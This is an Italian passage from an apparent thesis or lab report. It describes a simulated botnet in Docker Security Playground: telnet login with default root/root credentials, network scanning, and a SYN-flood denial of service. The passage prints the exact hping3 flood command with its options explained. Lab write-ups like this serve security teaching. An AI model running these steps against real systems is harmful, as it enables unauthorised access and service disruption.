In figura è presente lo schema grafico prodotto con Docker Security Playground ottenuto con il motore grafico DSP.




Figure 4.4: Schema Docker Security Playground

Sono presenti due reti:

1. bot network: 172.16.0.1
2. net2 (rete della vittima): 172.18.0.1

4.2.2 Diagramma di sequenza

Il diagramma descrive lo scenario in cui, una volta tentato l'accesso con le credenziali root-root, vi è il login riuscito e si prosegue al caricamento dello script malevolo sul bot che, a sua volta, inonda di richiesta il server vittima.




Figure 4.5: Diagramma di sequenza dell'attacco

4.2.3 Risultati Ottenuti

All'avvio dello script python, la linea di comando si presenta come in figura. In questa fase vi è l'invio dell'indirizzo IP della macchina per permettere di trovare gli IP vivi nella rete.




Figure 4.6: Start dello script

Il risultato ottenuto si presenta come in figura. Gli IP vivi nella rete sono:


```
1 172.16.0.12
2 172.16.0.17
```

Ovvero i due IP dei bot all'interno della rete. Il Risultato di output si presenta come in figura:




Figure 4.7: ipalive.txt

Superata la prima fase, vi è la fase di scelta dello Scanner da utilizzare, che si presenta come in figura. Per la scelta è necessario selezionare il numero e cliccare invio.




Figure 4.8: Scelta del tipo di scan da effettuare

I risultati dello scanner sono come mostrati. Sono presenti gli indirizzi IP e le loro porte risultate aperte separate con uno "-".

```
1 172.16.0.12-23
2 172.16.0.17-23
```

Il risultato ottenuto:




Figure 4.9: Risultati dello scanning

In figura anche uno scan, ottenuto col bot, di un computer Windows (tramite scansione con Virtualbox):




Figure 4.10: SYN scan su windows

In figura sono presenti i due file "IPalive.txt" e "pyscript.py" ricevuti dai due bots.




Figure 4.11: I due files ricevuti dal bot 1 durante l'attacco




Figure 4.12: I due files ricevuti dal bot 2 durante l'attacco

Il comando per effettuare un attacco DoS, da parte di ogni singolo bot è:

```
1 hping3 -S --flood -V -p 80 172.18.0.4
```

hping3 è uno strumento di rete in grado di inviare pacchetti TCP/IP personalizzati per effettuare attacchi informatici.

Dalla man-page linux:

```
1 hping3 [ -hvnqVDzZ012WrfxykQbFSRPAUXYjJBuTG ] [ -c count ] [ -i wait ] [ --
    fast ] [ -I interface ] [ -9 signature ] [ -a host ] [ -t ttl ] [ -N ip
```

```
id ] [ -H ip protocol ] [ -g fragoff ] [ -m mtu ] [ -o tos ] [ -C icmp
type ] [ -K icmp code ] [ -s source port ] [ -p[+][+] dest port ] [ -w
tcp window ] [ -O tcp offset ] [ -M tcp sequence number ] [ -L tcp ack ]
[ -d data size ] [ -E filename ] [ -e signature ] [ --icmp-ipver
version ] [ --icmp-iphlen length ] [ --icmp-iplen length ] [ --icmp-ipid
id ] [ --icmp-ipproto protocol ] [ --icmp-cksum checksum ] [ --icmp-ts
] [ --icmp-addr ] [ --tcpexitcode ] [ --tcp-timestamp ] [ --tr-stop ] [
--tr-keep-ttl ] [ --tr-no-rtt ] [ --rand-dest ] [ --rand-source ] [ --
beep ] hostname
```

Andando a vedere nel dettaglio ogni singola opzione:

- -S: Syn flood
- flood: Invia pacchetti nel modo più veloce possibile senza mostrare le risposte in ingresso
- -V: modalità verbose
- -p: porta dell'attacco (porta 80)

4.2.4 codice dello script *pyscript.py*

Il codice dello script *pyscript.py* è tratto da *Scanning.py* e si occupa di:

- Login telnet
- Invio, da parte del bot infetto, dell'IP personale.

Bibliography